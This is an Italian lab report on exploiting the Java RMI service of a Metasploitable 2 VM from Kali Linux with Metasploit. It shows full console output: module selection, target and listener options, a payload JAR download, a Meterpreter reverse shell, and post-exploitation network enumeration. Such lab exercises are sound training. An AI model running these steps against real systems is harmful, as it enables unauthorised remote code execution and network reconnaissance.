Sfruttamento della vulnerabilità Java RMI su Metasploitable

1. Introduzione

In questa esercitazione di laboratorio l'obiettivo è stato quello di analizzare e sfruttare una vulnerabilità nota presente nel servizio Java RMI in ascolto sulla porta TCP 1099, all'interno della macchina virtuale target Metasploitable.

Gli scopi dell'esercizio sono due: dimostrare come una configurazione non sicura del registro RMI possa permettere l'esecuzione di codice arbitrario da remoto e successivamente, acquisire informazioni vitali sulla configurazione di rete della macchina compromessa per una fase di post-exploitation.

2. Strumenti Utilizzati

Per condurre questo test di penetrazione simulato ho utilizzato i seguenti strumenti tecnologici e strumenti di hacking:

- **Virtualizzazione:** Oracle VirtualBox
- **Macchina Attaccante:** Kali Linux
- **Macchina Vittima:** Metasploitable 2.
- **Framework di Exploitation:** Metasploit Framework
- **Moduli specifici:** exploit/multi/misc/java_rmi_server

3. Configurazione dell'Ambiente di Rete

Come richiesto dalle specifiche dell'esercizio il primo passo che ho eseguito è stato quello di configurare staticamente gli indirizzi IP delle due macchine per assicurare che si trovassero sulla stessa sottorete e rispettassero i requisiti dell'assegnazione.

Configurazione Macchina Attaccante (Kali)

Ho aperto il terminale sulla macchina Kali e ho forzato l'indirizzo IP 192.168.11.111 sull'interfaccia di rete principale (eth0).

Comando eseguito:

```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.11.111 netmask 255.255.255.0 up
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
```

Configurazione Macchina Vittima (Metasploitable)

Accedendo alla console della macchina Metasploitable (login: msfadmin / password: msfadmin) ho assegnato l'indirizzo IP 192.168.11.112.

Comando eseguito:

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255
.0 up
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:6c:0b:f4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe6c:bf4/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Ho lanciato un ping verso l'indirizzo della Metasploitable 192.168.11.112 da Kali per confermare la visibilità reciproca.

Errore:

```
┌──(kali㉿kali)-[~]
└─$ ping -c4 192.168.11.112
ping: connect: Network is unreachable
```

Per risolvere questo tipo di errore devo aggiungere la rotta perché a volte Kali non capisce che per parlare con 192.168.1.x deve usare quella scheda e quindi glielo dico io:

```
┌──(kali㉿kali)-[~]
└─$ sudo route add -net 192.168.11.0 netmask 255.255.255.0 dev eth0
```

Dopo averlo eseguito, il Ping ha risposto confermando la comunicazione tra le due macchine


```
┌──(kali㉿kali)-[~]
└─$ ping -c4 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.379 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.286 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.242 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.246 ms

── 192.168.11.112 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.242/0.288/0.379/0.055 ms
```

4. Esecuzione dell'Attacco con Metasploit

Una volta stabilita la connettività, ho avviato la suite Metasploit per procedere con l'exploitation del servizio Java RMI.

Avvio e Selezione dell'Exploit

Ho avviato la console di Metasploit:



Successivamente ho cercato e selezionato l'exploit specifico per il servizio Java RMI Server, noto per essere vulnerabile al caricamento di classi arbitrarie.

Prima l’ho cercato con il comando ‘search’:

```
msf > search java_rmi

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry       .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)      .                .          .      .
   3    \_ target: Windows x86 (Native Payload)  .              .          .      .
   4    \_ target: Linux x86 (Native Payload)  .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)  .             .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)  .             .          .      .
   7  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31  excellent  No  Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

E poi l'ho selezionato per usarlo:

```
msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) >
```

Configurazione dei Parametri (Options)

In questa fase è cruciale configurare correttamente i target. Ho impostato l'IP della vittima (RHOSTS) e l'IP dell'attaccante (LHOST) per la reverse shell.

Inoltre come evidenziato nella seconda slide dell'esercizio, per evitare l'errore di Timeout ho modificato il parametro HTTPDELAY portandolo a 20 secondi. Questo parametro gestisce il tempo di attesa del server HTTP interno di Metasploit prima di servire il payload JAR malevolo.

Le opzioni prima che venissero modificate:

```
msf exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Le imposto con le informazioni giuste:

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY ⇒ 20
```

Opzioni corrette:

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Lancio dell'Exploit

Dopo aver verificato le opzioni ho lanciato l'attacco. L'exploit avvia un gestore locale, invia una richiesta RMI alla vittima istruendola a scaricare ed eseguire il payload dal server dell'attaccante.

Comando eseguito:

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/PRUUlU
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55167) at 2026-01-23 04:54:50 -0500

meterpreter > 
```

L'exploit ha avuto successo e ha aperto una sessione **Meterpreter** garantendomi il controllo remoto del sistema target.

5. Post-Exploitation e Raccolta Evidenze

Una volta ottenuta la sessione Meterpreter, ho proceduto alla raccolta delle informazioni richieste dall'esercizio: configurazione di rete e tabella di routing.

Configurazione di Rete

All'interno della shell di Meterpreter ho eseguito il comando per visualizzare le interfacce di rete della macchina compromessa.

Comando eseguito (in Meterpreter):




Tabella di Routing

Per comprendere come la macchina vittima instrada il traffico ho interrogato la tabella di routing.

Comando eseguito (in Meterpreter):

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe6c:bf4   ::       ::
meterpreter >
```

6. Conclusione

L'esercitazione ha dimostrato con successo la criticità di esporre servizi come Java RMI senza adeguati controlli di sicurezza o firewalling. Utilizzando il modulo java_rmi_server di Metasploit e configurando correttamente il parametro HTTPDELAY per gestire le latenze di rete simulate è stato possibile ottenere un accesso completo (sessione Meterpreter) alla macchina target. La fase di post-exploitation ha permesso di esfiltrare con successo i dettagli dell'infrastruttura di rete (ifconfig e routing table), informazioni che in uno scenario reale verrebbero utilizzate per il movimento laterale all'interno della rete aziendale.